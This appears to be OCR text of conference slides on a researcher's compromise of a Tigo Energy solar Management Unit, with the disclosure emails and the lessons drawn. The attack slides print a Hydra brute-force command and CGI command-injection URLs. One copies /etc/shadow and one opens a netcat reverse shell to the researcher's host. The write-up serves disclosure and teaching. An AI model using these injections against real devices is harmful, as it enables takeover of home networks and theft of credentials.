
httpd

- All's lost!



httpd


- Not really!



- Hydra to the rescue:
- hydra -l admin –P rockyou.txt -v http://192.168.1.10:80/

httpd

- Not really!



- 36 hours later:

Admin/Support

httpd

- One page caught my attention!
- And another one (that I had to play with a little):

http://192.168.1.2/cgi-bin/network?host=TIGO2;cp%20%2Fetc%2Fshadow%20%20%2Fmnt%2Fffs%2Fvar%2Flmudcd.foreign_lmus

httpd

- One page caught my attention!
- And another one (that I had to play with a little):

http://192.168.1.2/cgi-bin/network?host=TIGO2**; cp /etc/shadow /mnt/ffs/var/lmudcd.foreign_lmus**

httpd

- Kick off John The Ripper & HashCat… but I gave up!
- Why spend energy bruteforcing when I have a shell?!

httpd

- NetCat to the rescue (provided courtesy of the vendor ☺)

http://192.168.1.129/cgi-bin/network?host=TIGO2**;nc -e /bin/sh 192.168.1.135 9999**

- Ps –all:
  - 17406 root 0:00 httpd -h /mnt/ffs/www -c /mnt/ffs/etc/httpd.conf -r TigoEnergy Management Unit
- Now just add yourself after some mount kung fu…

Hint: Audience applauds now!


What's next?

- Look around!
- Something caught my attention in the running processes:

3260 root 0:02 openvpn --config supporttcp.conf –syslog

- Yes, the device on my network has a permanent VPN tunnel back to the Vendor.
  - Not mentioned in any Terms of Use or documentation…

Vendor response



Information Security concerns

Inbox x

Fred Bret-Mounet <freedomfred@gmail.com> 10/26/15

to support

Hi,
I'm a Security Researcher (as well as a customer) and have a few concerns with the Management Unit.
Who should I talk to at Tigo about those concerns. For example, the Management Unit seems to have no way of disabling the open setup AP once configured.

Thanks

-Fred

Vendor response

- A dozen emails asking for patience later…

Vendor response

Jia Liu (Tigo Energy S
Dec 15, 10:32 AM

Hi Fred,

Can you please advise t
1. Are you the owner of
2. Did you signed off co
name in our sales syste


Thanks,
Jia

cult time finding your

- OMG.

Vendor response

- Then this:



Jia Liu (Tigo Energy Support)
Dec 15, 1:06 PM

Hi Fred,

First of all I apologize for the late reply from Tigo team.

The reason why I asked was because system owner shall have the access to the system.

If your contract with the installer is PPA (Power Purchase Agreement), then installer is the system owner and you are not. So installer will have the access to monitor the system. For this case, I strongly recommend you to contact your installer to ask for access authority.

If you contract with the installer is Cash, which means you fully paid the equipment on your roof and you are the system owner, then I can assign the system access to you from my end.

Info of system installed on your roof is always kept as confidential since it was installed.

Please feel free to reach out with additional questions. I'm also happy to get on the phone with you if there is still anything not clear.

Cheers,
Jia

Global Tech Support Manager

Vendor response

- Recognize the attached picture?
- That worked!
- 2 months SLA not atypical…

Fred Bret-Mounet <freedomfred@gmail.com> 12/15/15

to support

Jia, it is clear that we are not understanding each other! That is exactly why my request has been to talk to someone responsible for the security of your MMU. I am not asking for access or changes to my access as I currently have all the access to the monitoring I need.

I am informing Tigo of some serious security concerns that affect 100% of your customers and I need to talk to someone responsible for the security of the MMU to:
1) transfer my knowledge so that Tigo can triage the issues.
2) explain to me your customer what can be done & how quickly to stop exposing my home network to hackers through the vulnerabilities in your MMU.

If you share the attached picture with the Tigo security team, they will know exactly what I am talking about: me being able to see etc/passwd or having a root account on the MMU is definitely a bad thing!

Please confirm that you are forwarding this ticket to Tigo's security team asap.

Thanks

Vendor response

- Remember the VPN tunnel?
- Within the hour,
  - Open AP shut down
  - User removed
  - httpd shut down
- But… I was not done helping ☹

Vendor response

- I have a developer build part of about ~1000 that were accidentally shipped.
- No Way! I bought an off the shelf solution trusting I was getting what I paid for.
- How does this change everything?
  - Not much.
  - No VPN backdoor. To be confirmed.
  - Open AP window of opportunity dramatically narrowed.

What the Vendor did well!

- Once I had the communication channels open, they welcomed my research.
- uBoot custom build with password protection.
- Apparently unique OpenVPN key.
- Log shipping.
- Shipping a replacement device to all affected customer.

Why is all this important?

- No need to blow up a power plant. I could have shut down a large amount of solar generation.
- Remote control of a network device on your home network.
  - Spying
  - Botnet
  - Anonymizer
  - …
- In today's world of IoT, security is every manufacturer's problem.

Takeaway

- My biggest lessons:
  - The dozen or so IoT devices I use are now on a segmented & firewalled network.
  - Do not reach out to the vendor too soon!
- Responsible disclosure is hard… but it's the only way to go.

Credits

- First & foremost my wonderful Wife … Merci Mon Amour pour ton soutien inconditionnel.
- My son, Raphael for showing interest in my Craft.
- Maxym @ Tigo for his support!
- Tigo, for not suing me.
- Defcon team for their invaluable support.
- Paul, friends and colleagues for their review and guidance.